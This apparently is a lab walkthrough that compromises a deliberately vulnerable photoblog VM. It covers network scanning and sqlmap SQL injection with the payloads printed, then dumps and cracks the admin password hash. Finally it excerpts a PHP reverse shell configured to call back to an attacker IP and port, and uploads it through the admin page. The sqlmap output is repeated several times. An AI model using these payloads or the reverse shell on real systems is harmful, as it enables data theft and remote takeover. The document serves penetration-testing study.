

1) Scan for the machine using **netdiscover** →




```
Currently scanning: 192.168.108.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 126
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.43.44   be:b7:3b:0a:c3:87      1      42  Unknown vendor
192.168.43.101  dc:71:96:f7:1d:77      1      42  Intel Corporate
192.168.43.110  dc:71:96:f7:1d:77      1      42  Intel Corporate


┌──(root💀codassassin)-[/home/codassassin]
└─# 
```

2) Scan for vulnerabilities in the machine using **nmap** →



```
┌──(root💀codassassin)-[/home/codassassin]
└─# nmap -sS 192.168.43.101
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-27 11:54 IST
Nmap scan report for 192.168.43.101
Host is up (0.018s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: DC:71:96:F7:1D:77 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 1.16 seconds

┌──(root💀codassassin)-[/home/codassassin]
└─# 
```

3) Since the port 80 is open running service http, so it is a website. Opening the website →




My Awesome Photoblog

Home | test | ruxcon | 2010 | All pictures | Admin

picture: ruby


picture: cthulhu

4) Using **sqlmap** to find if its vulnerable to sql-injection →




```
┌──(root💀codassassin)-[/home/codassassin]
└─# sqlmap -u http://192.168.43.101/cat.php?id=1 --dbs
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.5.4#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, st
ate and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 11:56:55 /2021-05-27/

[11:56:55] [INFO] resuming back-end DBMS 'mysql'
[11:56:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2 AND 7819=7819

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=2 AND (SELECT 3123 FROM(SELECT COUNT(*),CONCAT(0x71706b7a71,(SELECT (ELT(3123=3123,1))),0x7170717071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS G
ROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2 AND (SELECT 9548 FROM (SELECT(SLEEP(5)))AJZT)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=2 UNION ALL SELECT NULL,NULL,CONCAT(0x71706b7a71,0x777655686c6b53694b5347475541775743674a647268766d5873675a6f476a696b7970647a42546e,0x7170717071),NULL--
-
---
[11:56:55] [INFO] the back-end DBMS is MySQL
```


5) Opening and dumping the users data to extract admin details →



```
[11:56:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=2 AND 7819=7819

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=2 AND (SELECT 3123 FROM(SELECT COUNT(*),CONCAT(0x71706b7a71,(SELECT (ELT(3123=3123,1))),0x7170717071,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS G
ROUP BY x)a)

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2 AND (SELECT 9548 FROM (SELECT(SLEEP(5)))AJZT)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=2 UNION ALL SELECT NULL,NULL,CONCAT(0x71706b7a71,0x777655686c6b53694b534747554177574367 4a647268766d5873675a6f476a696b7970647a42546e,0x7170717071),NULL--
-
---
[11:56:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL >= 5.0
[11:56:55] [INFO] fetching database names
available databases [2]:
[*] information_schema
[*] photoblog

[11:56:55] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.43.101'

[*] ending @ 11:56:55 /2021-05-27/

┌──(root💀codassassin)-[/home/codassassin]
└─#
```




```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2 AND (SELECT 9548 FROM (SELECT(SLEEP(5)))AJZT)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=2 UNION ALL SELECT NULL,NULL,CONCAT(0x71706b7a71,0x777655686c6b53694b5347475541775743674a647268766d5873675a6f476a696b7970647a42546e,0x7170717071),NULL--
-
---
[11:58:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL >= 5.0
[11:58:38] [INFO] fetching columns for table 'users' in database 'photoblog'
[11:58:38] [INFO] fetching entries for table 'users' in database 'photoblog'
[11:58:38] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[11:58:40] [INFO] writing hashes to a temporary file '/tmp/sqlmapq3sgvpg84281/sqlmaphashes-pom6zp0p.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[11:58:41] [INFO] using hash method 'md5_generic_passwd'
[11:58:41] [INFO] resuming password 'P4ssw0rd' for hash '8efe310f9ab3efeae8d410a8e0166eb2' for user 'admin'
Database: photoblog
Table: users
[1 entry]
+----+-------+---------------------------------------------+
| id | login | password                                    |
+----+-------+---------------------------------------------+
| 1  | admin | 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
+----+-------+---------------------------------------------+

[11:58:41] [INFO] table 'photoblog.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.43.101/dump/photoblog/users.csv'
[11:58:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.43.101'

[*] ending @ 11:58:41 /2021-05-27/

┌──(root💀codassassin)-[/home/codassassin]
└─#
```



```
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=2 AND (SELECT 9548 FROM (SELECT(SLEEP(5)))AJZT)

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=2 UNION ALL SELECT NULL,NULL,CONCAT(0x71706b7a71,0x777655686c6b53694b5347475541775743674a647268766d5873675a6f476a696b7970647a42546e,0x7170717071),NULL--
-
---
[11:58:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 6 (squeeze)
web application technology: Apache 2.2.16, PHP 5.3.3
back-end DBMS: MySQL >= 5.0
[11:58:38] [INFO] fetching columns for table 'users' in database 'photoblog'
[11:58:38] [INFO] fetching entries for table 'users' in database 'photoblog'
[11:58:38] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[11:58:40] [INFO] writing hashes to a temporary file '/tmp/sqlmapq3sgvpg84281/sqlmaphashes-pom6zp0p.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[11:58:41] [INFO] using hash method 'md5_generic_passwd'
[11:58:41] [INFO] resuming password 'P4ssw0rd' for hash '8efe310f9ab3efeae8d410a8e0166eb2' for user 'admin'
Database: photoblog
Table: users
[1 entry]
+----+-------+---------------------------------------------+
| id | login | password                                    |
+----+-------+---------------------------------------------+
| 1  | admin | 8efe310f9ab3efeae8d410a8e0166eb2 (P4ssw0rd) |
+----+-------+---------------------------------------------+

[11:58:41] [INFO] table 'photoblog.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.43.101/dump/photoblog/users.csv'
[11:58:41] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.43.101'

[*] ending @ 11:58:41 /2021-05-27/

┌──(root💀codassassin)-[/home/codassassin]
└─# 
```

6) Putting the admin details to access the admin account →




Login

Login Box


Login	admin
Password	••••••••

7) Customizing a php payload in order to listen on the attacking machine →



```
// This tool may be used for legal purposes only.  Users take full responsibility
// for any actions performed using this tool.  If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and port.
// The recipient will be given a shell running as the current user (apache normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl, posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.43.190';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```

8) Adding the customized payload to the website using administrative privileges→



Administration of my Awesome Photoblog


Home | Manage pictures | New picture | Logout

Title: sql_01

File: Browse... php-reverse-shell.PHP

test

Add



Administration of my Awesome Photoblog

